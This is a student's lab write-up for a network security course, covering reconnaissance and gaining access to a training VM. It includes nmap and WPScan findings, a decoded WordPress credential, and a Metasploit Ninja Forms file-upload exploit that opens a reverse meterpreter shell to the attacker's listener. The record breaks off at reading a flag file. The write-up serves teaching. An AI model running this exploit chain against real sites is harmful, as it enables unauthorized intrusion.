Network Security Practices

CY5150


Lab 2 - Gaining Access to OS and Application

Submitted By:
Sonam Ghatode(001305171)

Table of Contents

Reconnaissance:

In the reconnaissance phase, the website was studied, as in what it does, whether it has any information available in the plain sight of the viewer. While accessing the first domain **cy5150.com**, the certificate showed three subdomains: **ninja.cy5150.com, blog.cy5150.com and media.cy5150.com.** To resolve blog subdomain, /etc/hosts was updated with the IP domain entry for the same. Following the clue in the lab document, page source was studied while going across the domain and subdomain. A clue encoded in base32 encoding was found, which decoded into binary, which in turn decoded into:



Base32 Decode


Base32 online decode function

```
QGEYDCMJAGAYDCMBQGAYDAIBQGEYTAMJRGEYSAMBRGEYTAMJQGEQDAMJRGEYDCM
BQEAYDAMJQGAYDAMBAGAYTCMBQGAYTCIBQGEYTAMJRGEYSAMBRGEYDCMJRGAQDA
MJRGEYDCMBQEAYDCMJQGAYDAMJAGAYTCMBQGAYTCIBQGEYTCMBRGAYCAMBQGEYD
AMBQGAQDAMJRGAYTAMBREAYDCMJQGEYTCMBAGAYTCMBQGEYTAIBQGEYTAMJRGEY
SAMBRGEYTAMBRGAQDAMJRGAYTCMBREAYDCMJQGAYDAMJAGAYTCMJQGEYDAIBQGE
YTAMJQGAYSAMBRGEYDCMJRGEQDAMJRGAYTCMJQEAYDAMJQGAYDAMBAGAYTCMJQG
AYDAIBQGEYTAMBQGAYSAMBRGEYDAMJRGEQDAMJRGAYDCMBREAYDAMJRGEYDCMBA
GAYDCMBQGAYDAIBQGEYDAMJRGEYCAMBRGEYDCMBQGEQDAMJRGAYTCMJQEAYDCMJ
QGEYDCMBAGAYTCMBQGAYDCIBQGAYTAMBQGAYCAMBRGEYDAMJRGAQDAMJRGAYTCM
JREAYDCMJRGAYDCMBAGAYTCMBRGEYDCIBQGAYTAMBQGAYA
```

Decode


Auto Update

```
01000011 01101000 01100101 01100011 01101011 00100000 01101111
01110101 01110100 00100000 01100011 01101111 01101110 01110100
01100001 01100011 01110100 00100000 01101001 01101110 01100110
01101111 01110010 01101101 01100001 01110100 01101001 01101111
01101110 00100000 01110000 01100001 01100111 01100101 00111010
00100000 01001110 01101001 01101110 01101010 01100001 00100000
01100110 01101111 01110010 01101101 00100000
```




Check out contact information page: Ninja form. After getting an idea of how to proceed, scanning was started.

Screenshot showing the IP address of the Kali VM:




Screenshot showing the IP address of the cy5150pentest VM:




Scanning:

After figuring out the IP address of the pentest VM, scanning was done using nmap, nikto, dirb and wpscan showing multiple vulnerabilities. Nmap showed all the open ports and what are the services running on it:




- **What is the lowest TCP port open on the VM and what service is running on that port?**

  The lowest TCP port open was port 23 and it was running telnet service.




- **What is the second lowest TCP port open on the VM and what service (including the version no.) is running on that port?**

  The second lowest TCP port open on the VM was port 80 with **Apache httpd 2.4.29** service running on it.




- **What is the highest TCP port open on the VM and what service (including the version no.) is running on that port?**

  The second lowest TCP port open on the VM was port 3306 with **MySQL 5.7.29** service running on it.




- **What is the operating system name and version number running on the target VM?**


  The operating system running on the target VM was **Ubuntu** and **version 18.04.**



After doing nmap scan, nikto scan was performed on all the subdomains and the domain. The scan performed on blog.cy5150.com gave out a secret, which was encoded with base 64 encoding: **dXNlci0+IHdvcmRwcmVzc19yZWFkX29ubHkgIApwYXNzLT4gNExia2FeQVluMkIyJlBwLSshQnc=**



The secret, after decoding turned out to be user and password: **wordpress_read_only and 4Lbka^AYn2B2&Pp-+!Bw** respectively:



Gaining Access Using Applications And Os Attacks:

To achieve this task, the result from scanning was used to leverage the vulnerabilities into exploiting the system and gaining access. The information found in the clue while doing reconnaissance about checking contact-information in ninja form was helpful. In metasploit, a command **search name:Ninja Forms Multiple Authenticated Cross-Site Scripting (XSS)** (as found using WPScan) gave the exploit to get a meterpreter shell:

```
 | The version could not be determined.
[+] ninja-forms
 | Location: https://ninja.cy5150.com/wp-content/plugins/ninja-forms/
 | Last Updated: 2020-03-05T18:35:00.000Z
 | Readme: https://ninja.cy5150.com/wp-content/plugins/ninja-forms/readme.txt
 | [!] The version is out of date, the latest version is 3.4.24.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://ninja.cy5150.com/wp-content/plugins/ninja-forms/, status: 200
 |
 | [!] 14 vulnerabilities identified:
 |
 | [!] Title: Ninja Forms 2.9.36 to 2.9.42 - Multiple Vulnerabilities
 |     Fixed in: 2.9.43
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/8485
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1209
 |      - http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabilities
 |      - https://github.com/wpninjas/ninja-forms/pull/1319
 |
 | [!] Title: Ninja Forms ⩽ 2.9.51 - Multiple Authenticated Cross-Site Scripting (XSS)
 |     Fixed in: 2.9.52
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/8560
 |      - https://sumofpwn.nl/advisory/2016/multiple_cross_site_scripting_vulnerabilities_in_ninja_forms_wordpress_plugin.html
 |      - https://seclists.org/bugtraq/2016/Jul/83
 |      - https://plugins.trac.wordpress.org/changeset/1456452/ninja-forms
 |
 | [!] Title: Ninja Forms ⩽ 2.9.55.1 - Authenticated SQL Injection
 |     Fixed in: 2.9.55.2
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/8605
 |      - https://blog.sucuri.net/2016/08/sql-injection-vulnerability-ninja-forms.html
 |
 | [!] Title: Ninja Forms ⩽ 3.2.13 - Cross-Site Scripting (XSS)
 |     Fixed in: 3.2.14
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9027
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7280
 |      - https://plugins.trac.wordpress.org/changeset/1825532/ninja-forms
 |
 | [!] Title: Ninja Forms ⩽ 3.3.13 - CSV Injection
 |     Fixed in: 3.3.14
```

```
SSL ⇒ true
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > options

Module options (exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   FORM_PATH  /contact-information/  yes       The relative path of the page that hosts any form served by Ninja Forms
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.138.130        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                     yes       The target port (TCP)
   SSL        true                   no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                      yes       The base path to the wordpress application
   VHOST                             no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.138.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ninja-forms


msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > set RPORT 443
RPORT ⇒ 443
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.138.128:4444
[*] 192.168.138.130:443 - Enabling vulnerable V3 functionality ...
[*] 192.168.138.130:443 - Preparing payload ...
[*] 192.168.138.130:443 - Uploading payload to /wp-content/uploads/nftmp-nckzzrheee.php
[*] 192.168.138.130:443 - Executing the payload ...
[*] Sending stage (38288 bytes) to 192.168.138.130
[*] Meterpreter session 1 opened (192.168.138.128:4444 → 192.168.138.130:35994) at 2020-03-20 14:55:00 -0400
[+] 192.168.138.130:443 - Deleted nftmp-nckzzrheee.php
[+] 192.168.138.130:443 - Executed payload
[*] 192.168.138.130:443 - Disabling vulnerable V3 functionality ...

meterpreter >
```

After getting the meterpreter shell, the **shell** command gave the shell of the system. The command **getuid** gave the user as web1 and **flag_001.txt** was found with the flag of web 1 at /home/web1/:

```
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > set RPORT 443
RPORT => 443
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.138.128:4444
[*] 192.168.138.130:443 - Enabling vulnerable V3 functionality...
[*] 192.168.138.130:443 - Preparing payload...
[*] 192.168.138.130:443 - Uploading payload to /wp-content/uploads/nftmp-nckzzrheee.php
[*] 192.168.138.130:443 - Executing the payload...
[*] Sending stage (38288 bytes) to 192.168.138.130
[*] Meterpreter session 1 opened (192.168.138.128:4444 → 192.168.138.130:35994) at 2020-03-20 14:55:00 -0400
[+] 192.168.138.130:443 - Deleted nftmp-nckzzrheee.php
[+] 192.168.138.130:443 - Executed payload
[*] 192.168.138.130:443 - Disabling vulnerable V3 functionality...

meterpreter > getuid
Server username: web1 (1001)
meterpreter >
```

The output of **cat flag_001.txt:**

```
meterpreter > getuid
Server username: web1 (1001)
meterpreter > ls
Listing: /var/www/ninja.cy5150.com/wp-content/uploads
=====================================================

Mode            Size  Type  Last modified             Name
----            ----  ----  -------------             ----
40750/rwxr-x---  4096  dir   2020-03-05 01:31:04 -0500  2020

meterpreter > cd ~
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode            Size  Type  Last modified             Name
----            ----  ----  -------------             ----
40750/rwxr-x---  4096  dir   2020-03-11 23:49:32 -0400  cy5150
40750/rwxr-x---  4096  dir   2020-03-11 22:57:24 -0400  web1
40750/rwxr-x---  4096  dir   2020-03-10 21:53:01 -0400  web2
40750/rwxr-x---  4096  dir   2020-03-11 01:51:03 -0400  web3

meterpreter > cd web1
meterpreter > ls
Listing: /home/web1
===================

Mode             Size  Type  Last modified             Name
----             ----  ----  -------------             ----
100644/rw-r--r--  220   fil   2018-04-04 14:30:26 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2018-04-04 14:30:26 -0400  .bashrc
100644/rw-r--r--  807   fil   2018-04-04 14:30:26 -0400  .profile
100600/rw-------  629   fil   2020-03-11 22:57:24 -0400  flag_001.txt

meterpreter > cat flag_001.txt
